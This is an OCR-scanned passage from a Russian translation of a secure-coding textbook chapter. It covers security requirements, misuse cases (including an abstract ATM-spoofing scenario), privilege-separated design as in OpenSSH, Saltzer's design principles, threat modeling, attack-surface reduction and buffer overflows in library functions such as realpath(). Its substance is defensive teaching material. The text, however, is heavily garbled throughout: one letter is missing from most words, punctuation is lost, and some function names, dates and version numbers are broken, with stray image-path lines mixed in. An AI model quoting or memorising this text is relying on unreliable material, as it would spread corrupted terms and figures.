7. **Приоритизация требований.** Приоритизация может основываться на выгоде от анализа затрат и выгод тобы определить какие требования безопасности дают большие преимущества по отношению к их стоимости. Одним из методов приоритизации является аналити еский иерархи еский процесс (analytical hierarchical process — AHP) который использует при определении приоритетов попарное сравнение требований.
8. **Инспекция требований.** Инспекция может выполняться на разли ных уровнях формальности от формального анализа по завершении работы до обсуждения коллегами. В темати еских исследованиях наиболее эффективны инспекции программ . После завершения инспекции организации должны иметь первона альный набор приоритетов требований бе опасности.

Сценарии использования и злоупотребления

Сценарии *злоупотребления* безопасностью [2 196 197] как разновидность сценария использования применяются для описания сценария с то ки зрения злоумышленника. Так же как сценарии использования доказали свою эффективность при документировании обы ного использования сценарии злоупотреблений эффективны при документировании сценариев использования взломщиков и в коне ном итоге при определении требований безопасности [70]. Аналоги ная концепция описана как сценарий *неверного употребления*

[7] **Fagan inspection — инспекция программ, методология формального анализа, приме завершении программирования модуля. —** *Примен ред*

[1 0 1 1]. В табл. 9.2 показаны разли ия между сценариями использования и сценариями злоупотреблений [70].

Таблица 9.2. Различия между сценариями использования и злоупотребления

	Сценарий злоупотребления	**Сценарийиспользования**
Применение	Анализ и определение угроз безопасности	Анализ и определение требований безопасности
Критерий успеха	Успешность атаки	Успешность приложения
Кем создается	Команда безопасности	Команда безопасности
Кем используется	Команда безопасности	Команда требова н и й
Внешние субъекты	Злоумышленник пользователь	Пользователь
Чем управляется	Анализ уязвимостей анализ угроз	Сценарий злоупотреблений

В табл. 9.3 приведен пример специфи ного для конкретного приложения сценария злоупотребления банкоматом (automated te ler machine — ATM) [198].

Таблица 9.3. Конкретный сценарий злоупотребления

Название обман банкомата

Резюме

Злоупотребляющий успешно заставляет банкомат поверить то он является законным клиентом. В ре те злоупотребляющий полу ает доступ к услугам банкомата

Предусловия

1. Злоупотребляющий имеет средства идентификации и аутентификации законного пользователя ил
2. злоупотребляющий имеет неверные средства идентификации и аутентификации законного пользо но столь похожие на настоящие то банкомат не в состоянии их разли ить или
3. система банкомата повреждена и принимает неверные средства идентификации и аутентификации рые при обы ной работе были бы отвергнуты

Взаимодействия злоупотребляющего **Взаимодействиясистемы**

Запрос доступа

Запрос на идентификацию и аутентификацию

Неверные идентификация и аутентификация

Предоставление доступа

Постусловия

1. Злоупотребляющий может использовать все сервисы доступные законному пользователю и
2. в системном журнале (если таковой ведется) будет сделана запись о доступе к банкомату законно зователя

Как и сценарии использования сценарии злоупотреблений могут быть эффективным инструментом в сообщении о возможных угрозах клиентам или коне ным пользователям системы позволяя им принимать обоснованные компромиссы относительно стоимости и ка ества обеспе ения безопасности. Сценарии злоупотреблений могут использоваться и для выявления потенциальных угроз и сбора требований к безопасности.

9.4. Проектирование

Архитектура и дизайн зна ительно влияют на безопасность коне ной системы. Если недостатки кроются в архитектуре и дизайне то сделать вашу систему безопасной не сможет ни то из этой книги. Лен Басс (Len Bass) с коллегами описывает тактику создания защищенных системных архитектур которые в состоянии противостоять атакам обнаруживать их и восстанавливаться после них [17].


Архитектуру программного обеспе ения следует также использовать для обеспе ения соблюдения принципов разработки безопасного программного обеспе ения. Например если ваша систе.ма требует разли ные привилегии в разное время ее рекомендуется разделить на отдельные сообщающиеся подсистемы каждая из которых обладает своим набором соответствующих привилегий. Такая архитектура позволяет непривилегированному процессу который должен выполнять привилегированные зада и общаться с другим процессом с повышенными привилегиями для выполнения крити ески важных с то ки зрения безопасности операций. В UNIX-системах это может быть достигнуто например с помощью следующей последовательности действий.

1. Инициализация объектов требующих привилегий.
2. Создание коммуникационного канала с помощью вызова socketpair () и последующего вызова `fork ()`.
3. Недоверенный процесс заменяет корневой каталог ограни енной областью файловой системы с помощью системного вызова chroot () после его выполняется отмена привилегий [8]

Большинство зада выполняются сложными недоверенньши процессами и только те операции которые требуют привилегий выполняются доверенным процессом (которая сохраняет высокие привилегии). Преимуществом этого метода является ограни ение воздействия уязвимостей внесенных сложным непривилегированньїхМ процессом контекстом непривилегированного пользователя.

Этот метод реализован в безопасной оболо ке OpenSSH показанной на рис. 9.5 [166]. При запуске демон SSH (shd) связывает сокет с портом 22 и ожидает новых подклю е-ний. Каждое новое подклю ение обрабатывается ответвляющимся до ерним процесом. До ерний процесс нуждается в сохранении привилегий суперпользователя на протяжении всего жизненного цикла для создания нового псевдотерминала пользователя обмена ключом аутентификации при замене криптографи еских клю ей новыми для о истки псевдотерминалов по окон ании сессий SSH для создания процесса с привилегиями аутентифицированного поль ователя и т.д. Ответвившийся до ерний процесс действует как монитор и ответвляет под иненный процесс который сбрасывает все привилегии и на инает принимать данные по установленному соединению. После этого монитор ожидает запроса от под иенного процесса. Если до ерний процесс выдает неразрешенный запрос монитор завершает работу. Код требующий разли ных уровней привилегий разделяется на изолированные асти позволяя применит к каждой асти минимальный уровень привилегий

После вызова chroot () для системных вы овов процес а указанный каталог представляется корневым так что они не в состоянии обратиться к файлам и каталогам вне дерева корнем которого является этот указанный в качестве нового корневого каталог Такая среда известна как песочница



Р и с 9 5 OpenSSH

Хотя такой архитектурный подход может оказаться трудным для разработки его преимущества могут быть зна ительны особенно в больших сложных приложениях. Важно помнить то новые каналы связи добавляют новые возможности для атаки и защищать их соответствующим образом. Необходим баланс между минимальными каналами и разделением привилегий.

Шаблоны безопасного проектирования представляют собой описания или шаблоны описывающие общее решение проблем безопасности которые могут применяться в разли ных ситуациях. Шаблоны безопасного проектирования предназна ены для устранения слу айного внесения в код уязвимостей и для смяг ения последствий этих уязвимостей. В отли ие от шаблонов проектирования популяризованных в [76] шаблоны безопасного проектирования призваны решать проблемы безопасности на самых разных уровнях — на иная от уровня архитектуры вклю ая высокоуровневое проектирование систем до шаблонов уровня реализации предоставляющих указания по реализации асти функций или методов в системе. В докладе CERT 2009 года [60] пере ислены шаблоны безопасного проектирования полу енные путем обобщения наилу ших существующих практик безопасного проектирования и расширения существующих шаблонов проектирования функциональностью связанной с безопасностью а также классификации их согласно уровню абстракции архитектура проектирование или реали ация.

Принципы разработки безопасного программного обеспечения

Хотя сами по себе принципы недостато ны для разработки безопасного программного обеспе ения они могут помо ь в руководстве практиками разработки безопасного программного обеспе ения. Некоторые из ранних принципов разработки безопасного программного обеспе ения были предложены Зальцером (Saltzer) в 197 году и пересмотрены им в 1975 году [180 181]. Эти восемь принципов применимы и сегодня и здесь приведены дословно.

1. Экономия механизмов. Проект должен быть максимально простым и небольшим.
2. Предохранение по умол анию. Решения о доступе принимаются на основе разреше- ний а не исклю ений.
3. Полное посредни ество. Любой доступ к любому объекту должен проверяться на полномо ность.
4. Открытое проектирование. Проект не должен быть секретным.
5. Разделение привилегий. Где это возможно применение механизма защиты требующего двух клю ей для разблокирования более надежно и гибко ем механизм предоставляющий доступ представившему единственный клю .
6. Наименьшие привилегии. Каждая программа и каждый пользователь системы должны работать с использованием наименьшего набора привилегий необходимого для завершения работы.
7. Минимизация общих механизмов. Минимизируйте коли ество механизмов общих более ем для одного пользователя и зависящих от всех пользователей.
8. Психологи еская приемлемость. Важно тобы интерфейс был спроектирован с у етом удобства использования так тобы пользователи регулярно и автомати ески корректно применяли механизмы защиты.

Хотя последующая работа построена на этих базовых принципах безопасности суть остается прежней. Таким образом эти принципы выдержали испытание временем.

Экономия механизмов. Экономия механизмов представляет собой известный принцип который применяется ко всем аспектам системного и программного проектирования и в особенности он актуален для безопасности. Механизмы безопасности в астности должны быть сравнительно невелики и просты так тобы их было легко реализовывать и проверять (например ядро безопасности).

Сложные конструкции увели ивают вероятность ошибок при их реализации настройке и использования. Кроме того усилия необходимые для достижения надлежащего уровня гарантий резко возрастают с увели ением сложности механизмов безопасности. В результате в общем слу ае экономи ески более эффективно потратить больше усилий на проектирование системы тобы дости ь более простого решения проблемы.

Предохранение по умолчанию. Основывать решения о доступе на разрешениях а не на исклю ениях озна ает то по умол анию доступ запрещен а схема защиты определяет условия при которых доступ разрешен. Если такой механизм не в состоянии предоставить доступ такая ситуация легко обнаруживается и исправляется. Однако если механизм не блокирует доступ в нормальных условиях эксплуатации сбой может остаться незаме енным. Данный принцип становится о евидным например в ходе обсуждения белых и ерных списков в конце этого раздела

Полное посредничество. Проблема полного посредни ества проиллюстрирована на рис. 9.6. Требование тобы доступ к каждому объекту проверялся на полномо ность является основой основ системы защиты. Оно требует тобы исто ник каждого запроса был положительно идентифицирован и авторизован для доступа к ресурсу.




Рис 9 6 Проблема полного посредничества

Открытое проектирование. Безопасный дизайн не должен зависеть от незнания потенциальных злоумышленников или неизвестности кода. Например системы шифрования и механизмы контроля доступа должны оставаться безопасными даже буду и выставленными на всеобщий обзор. Обы но это достигается посредством отделения механизма защиты от клю ей защиты или паролей. Дополнительное преимущество при этом заклю ается в возможности тщательного изу ения механизма. Открытый дизайн является необходимым поскольку весь код все равно открыт для потенциального злоумышленника с помощью методов декомпиляции или изу ения бинарных файлов. В результате любые схемы защиты основанной на запутывании и введении в заблуждение в коне ном итоге будут обойдены. Реализация с открытым дизайном позволяет пользователям убедиться то схема защиты адекватна их конкретному приложению.

Разделение привилегий. Разделение привилегий исклю ает нали ие единой то ки отказа требуя для предоставления разрешений выполнения более ем одного условия. Схемы двухфакторной аутентификации являются примерами использования разделения привилегий его-то *что у вас есть* и *чего-то что вы знаете* Например схема безопасности на основе токена и пароля (при условии правильного применения) имеет следующие свойства.

- Пользователь может иметь слабый пароль или даже раскрыть его но без токена доступ предоставлен не будет.
- Пользователь может потерять токен (или он может быть похищен злоумышленником) но без пароля доступ предоставлен не будет.
- Злоумышленник может полу ить доступ только если полу ит в свое распоряжение и токен и пароль

Разделение привилегий асто путают с дизайном программы состоящей из подсистем основанных на необходимых привилегиях. Такой подход позволяет разработ ику более тонко применять принцип *наименьших привилегий*

Наименьшие привилегии. При взломе уязвимой программы код эксплойта выполняется с теми привилегиями которые программа имеет в этот момент. При нормальном выполнении операций большинству систем необходимо разрешить пользователям или программам выполнять ограни енное множество операций или команд с повышенными

привилегиями. Часто используемым примером программ с минимальными привилегиями является программа изменения пароля. Пользователи должны иметь воз иожность изменять свои пароли но им не должен быть предоставлен свободный доступ для тения или изменения базы данных содержащей пароли всех пользователей. Таким образом программе смены пароля необходимо корректно принимать входные данные от пользователя и гарантировать то (на основе дополнительной проверки авторизации) изменяется запись только для данного пользователя. Такие программы как описанная могут внести уязвимость в систему если программист не будет осторожен при реализации крити еского для безопасности ра дела программы.

Принцип наименьших привилегий предполагает то процессы должны выполняться с минимальными правами доступа необходимыми для выполнения безопасных операций а любые повышения прав доступа должны выполняться на минимальное время. Такой подход уменьшает возможности злоумышленника выполнить произвольный код с повышен ными привилегиями. Данный принцип может быть осуществлен следующими путями.

- Предоставляйте каждой систехме подсистеме и компоненту наименьшие права с которыми они могут успешно работать.
- Устанавливайте и отменяйте привилегии таким образом тобы в любой момент система обладала только правахми доступа необходимыми ей для выполнения конкретной зада и которой она занимается.
- я Если в дальнейшем изменение привилегий не потребуется отмените привилегии необходимые для изменения привилегий.
- **в** Проектируйте программу так тобы использовать повышенные привилегии как можно раньше в идеале — до взаимодействия с потенциальным злоумышленником (например с пользователем) а затем сбросьте их на все оставшееся время выполнения программы.

Эффективность наименьших привилегий зависит от модели безопасности операционной среды. Детальный контроль позволяет программисту запрашивать права доступа необходимые для выполнения операции без приобретения лишних привилегий которые могут быть использованы злоумышленником. Модели безопасности которые позволяют запрашивать и сбрасывать привилегии при необходимости позволяют разработ икам уменьшить окно возможностей для успешного полу ения повышенных привилегий злоумышленником.

Коне но же есть и другие компромиссы которые следует рассмотреть. Многие модели безопасности требуют авторизации пользователя для полу ения повышенных привилегий. Без этого ни то не могло бы предотвратить восстановление злоумышленником привилегий при полу ении управления. Однако при этом при проектировании и рассхмотрении вопроса какие права доступа нужны в той или иной ситуации следует у итывать необходимость взаимодействия с пользователем.

Другие модели безопасности могут позволять постоянный сброс прав доступа например после того как они были использованы для инициали ации необходимых ресурсов. Такой перманентный сброс может быть более эффективным в тех слу аях когда процесс выполняется без присмотра пользователем.

Минимизация общих механизмов. Минимизация общих механизмов является принципом который в некотором смысле противоре ит глобальным тенденциям в области распределенных вы ислений. Принцип минимизации общих механизмов гласит то

коли ество механизмов общих более ем для одного пользователя должно быть минимальным так как эти механизмы представляют собой потенциальную угрозу безопасности. Если соперни ающему пользователю удается нарушить безопасность одного из таких общих механизмов злоумышленник может полу ить возможность доступа к данным других пользователей или их изменения возможного внедрения вредоносного кода в процессы которые зависят от этого ресурса. Казалось бы этот принцип противоре ит тенденции согласно которой для обеспе ения совместно используемого хранилища общих элементов данных используются распределенные объекты.

Ваше решение этой проблемы может разли аться в зависимости от ваших относительных приоритетов. Однако если вы разрабатываете приложение в котором каждый экземпляр приложения имеет собственное хранилище данных и данные не разделяются между несколькими экземплярами приложения или между несколькими клиентами или объектами в системе распределенных объектов то при проектировании вашей системы рассмотрите вариант работы механизма в пространстве процесса вашей программы без совместного использования с другими приложениями.

Психологическая приемлемость. Современным термином для этого принципа является *юзабилити* (usab lity — удобство использования) это еще один атрибут ка ества который асто является компромиссом с безопасностью. Однако это также и одна из форм безопасности потому то ошибки пользователя асто могут привести к нарушениям безопасности (при установке или изменении контроля доступа например). Многие из уязвимостей в базе US-CERT Vulnerabil ty Database можно объяснить проблемами юзабилити. После переполнения буфера вторым по распространенности классом уязвимостей в этой базе данных является “конфигурация по умол анию после установки небезопасна”. Другие распространенные проблемы юзабилити являющиеся главной при иной каталогизированных в базе данных уязвимостей вклю ают следующее.

ж Программу трудно настроить безопасно или легко ошибиться при настройке.

ж Процедура установки создает уязвимости в других программах (например изменяя права доступа).

а Проблемы возникают при настройке приложения.

а Сообщения об ошибках и подтверждениях вводят в заблуждение.

Проблемы юзабилити в документации также могут вести к уязвимостям если вклю ают небезопасные примеры или неправильное описание. В общем имеется много веских при ин для развития используемых систем и выполнения тестирования юзабилити и безопасность одна из них.

Моделирование угроз

Для создания безопасного программного обеспе ения необходимо прогнозирование угроз которым оно будут подвергаться. Понимание этих угроз позволяет соответствующим образом выделять необходимые ресурсы.

Модели угроз состоят из определения архитектуры приложения и списка угроз для сценария приложения. Моделирование угроз вклю ает в себя определение клю евых ресурсов декомпозицию приложения идентификацию и классификацию угроз для каждого ресурса или компонента определение рейтинга угроз основанного на рейтинге риска а затем разработку стратегий противодействия реализуемую при проектировании кодировании и тестировании. Модели угроз должны пересматриваться по мере изменения

требований безопасности и дизайна программного обеспе ения. Нето ные модели могут вести к неадекватному (или резмерному) уровню усилий по обеспе ению безопасности разрабатываемой системы.

Компания Microsoft определила структурированный подход к моделированию угроз [102 1 208] который на инается с ранних этапов разработки приложений и продолжается на протяжении всего жизненного цикла приложения. Процесс моделирования угроз у Microsoft состоит из шести этапов.

1. **Идентификация ресурсов** Определение ресурсов которые должна защищать ваша система.
2. **Создание обзора архитектуры.** Документирование архитектуры вклю ая подсистемы границы доверия и поток данных.
3. **Декомпозиция приложения.** Декомпозиция архитектуры вашего приложения вклю ая дизайн лежащей в его основе сети и инфраструктуры узла для создания профиля безопасности приложения. Профиль безопасности призван выявить уязвимости в проектировании реализации или конфигурации развертывания приложения.
4 **Идентификация угроз** Определение угроз которые могут повлиять на приложения с у етом целей злоумышленника и архитектуры и потенциальных уязвимостей приложения.
5 **Документирование угроз** Документирование каждой угрозы с помощью шаблона который определяет общий набор атрибутов для каждой угрозы.
6 **Оценка уровня угрозы** Приоритизация тех угроз которые представляют самый большой риск на основе вероятности нападения и уровня ущерба. Могут иметься угрозы для которых сравнение опасности угрозы с расходами по ее предотвращению ведет к отказу от любых противодействий.

Результат процесса моделирования угроз может использоваться ленами проектной команды для понимания угроз которые должны быть рассмотрены и поиска способов решения связанных с ними проблем.

Корпорация Microsoft разработала инструментарий моделирования угроз Threat Modeling Tool[9] который позволяет разработ икам и архитекторам программного обеспе ения сообщать о проектировании безопасности своих систем анализировать эти проекты для обнаружения потенциальных проблем с использованием проверенной методологии а также предлагать соответствующие контрмеры и управлять ими.

Анализ атак

Разработ ики систем должны решать вопросы связанные с уязвимостями нападениями и угрозами [182]. Как указано в главе 1 “Бег с ножницами” угроза представляет собой мотивированного противника способного использовать имеющиеся уязвимости.

Проектировщики программного обеспе ения стремятся уменьшить потенциальные ошибки или недостатки в дизайне но нет никакой гарантии то все они могут быть обнаружены. Аналоги но понимание и противодействие противнику может потребовать понимания его мотивации а также знания используемых инструментов и методов то

www.microsoft.com/security/sdl/adopt/threatmodeling.aspx

о евидно не является известным до факти ческой атаки. Все то можно узнать по крайней мере в определенным смысле это направление атак

Направление атаки — это набор способов с помощью которых противник может войти в систему и потенциально нанести повреждения. Основное внимание уделяется системным ресурсам которые могут предоставлять возможности для атаки [9]. Интуитивно понятно то ем большая асть системы находится “на поверхности” доступна злоумышленнику тем более вероятно то она станет объектом нападения. Один из способов повышения безопасности системы — уменьшение ее поверхности. Это уменьшение требует анализа *целей* (процессы или ресурсы которые противник стремится контролировать для совершения нападения) *каналов* (средства и правила переда и информации) и прав доступа (привилегии связанные с каждым ресурсом). Например атакуемая поверхность может быть уменьшена с помощью ограни ения набора прав доступа к ресурсу. Это еще одно применение принципа предоставления наименьших привилегий предоставление доступа к ресурсу на минимальном уровне требуемом для конкретного пользователя. Кроме того поверхность атаки может быть уменьшена путем закрытия сокетов когда они более не требуются и уменьшения коли ества каналов связи.

Понятие измерения поверхности атаки особенно важно при сравнении схожих систем например разли ных версий приложения. Если добавление возможностей в систему увели ивает поверхность атаки то это добавление должно быть осознанным решением а не побо ным продуктом меняющихся требований к системе.

Снижение поверхности атаки может быть достигнуто путем сокращения типов или экземпляров целей каналов и прав доступа. Поверхность можно также уменьшить путем более строгих предусловий и постусловий связанных с процессом так тобы допускались только требуемые результаты работы.

Уязвимости в имеющемся коде

Подавляющее большинство программного обеспе ения основано на ранее разработанном программном обеспе ении компонентов используемых для работы. Например программы написанные на C или C зависят от библиотеки времени выполнения которые поставляются с компилятором или операционной системой. Программы обы но используют библиотеки компоненты или другие готовые программные решения. Одним из нерекламируемых последствий использования готовых программных решений является то то даже если вы пишете безупре ной код ваше приложение может быть уязвимо из-за изъянов безопасности в одном из используемых компонентов. Например функция ealpa h () библиотеки языка программирования C возвращает канонизированный абсолютный путь для пути переданного в ка естве аргумента. Чтобы полу ить канонизированный абсолютный путь функция раскрывает все символи ческие ссылки. Однако некоторые реализации realpa h () содержат стати ческий буфер который переполняется когда канонизированный путь оказывается длиннее ем `MAXPATHLEN`. Другими распространенными функциями библиотеки C для которых известны некоторые реализации подверженные переполнению буфера являются syslog) getpass) и семейство вызовов getopt ().

Поскольку многие из этих проблем уже известны некоторое время во многих библиотеках C в настоящее время находятся исправленные версии этих функций. Например реализации l bc и libc5 для Linux содержат уязвимость переполнения буфера в realpa h () но проблема исправлена в libc-5. .13. Возникает впе атление то теперь использовать эту функцию можно вполне безопасно потому то изъян был исправлен. Но так ли это на самом деле?

Как правило современные операционные системы поддерживают динами ески компонуемые библиотеки или разделяемые библиотеки. В этом слу ае код библиотеки не связан стати ески с выполняемым файлом а ищется в среде в которой установлена программа. Поэтому если наше гипотети еское приложение предназна енное для работы с l bc 5. 13 инсталлировано в среде в которой установлена более старая версия libc5 программа будет подвержена ошибке переполнения буфера в функции realpa h ().

Одним из решений является стати еская компоновка *безопасных* библиотек с вашим приложением. Этот подход позволяет зафиксировать реализацию библиотеки которую вы используете. Однако этот подход имеет недостаток — создание большого выполняемого образа на диске и в памяти. Кроме того это озна ает то ваше приложение не сможет воспользоваться преимуществами новых библиотек в которых могут быть исправлены ранее неизвестные недостатки (как недостатки безопасности так и иные). Еще одно решение заклю ается в том тобы убедиться то зна ения входных данных передаваемые внешней функции остаются в пределах о которых известно то они заведомо безопасны для всех существующих реализаций этой функции.

Аналоги ные проблемы могут возникнуть с распределенными объектными системами такими как DCOM CORBA и другие композиционные модели связывание в которых осуществляется во время выполнения.

Безопасные оболочки

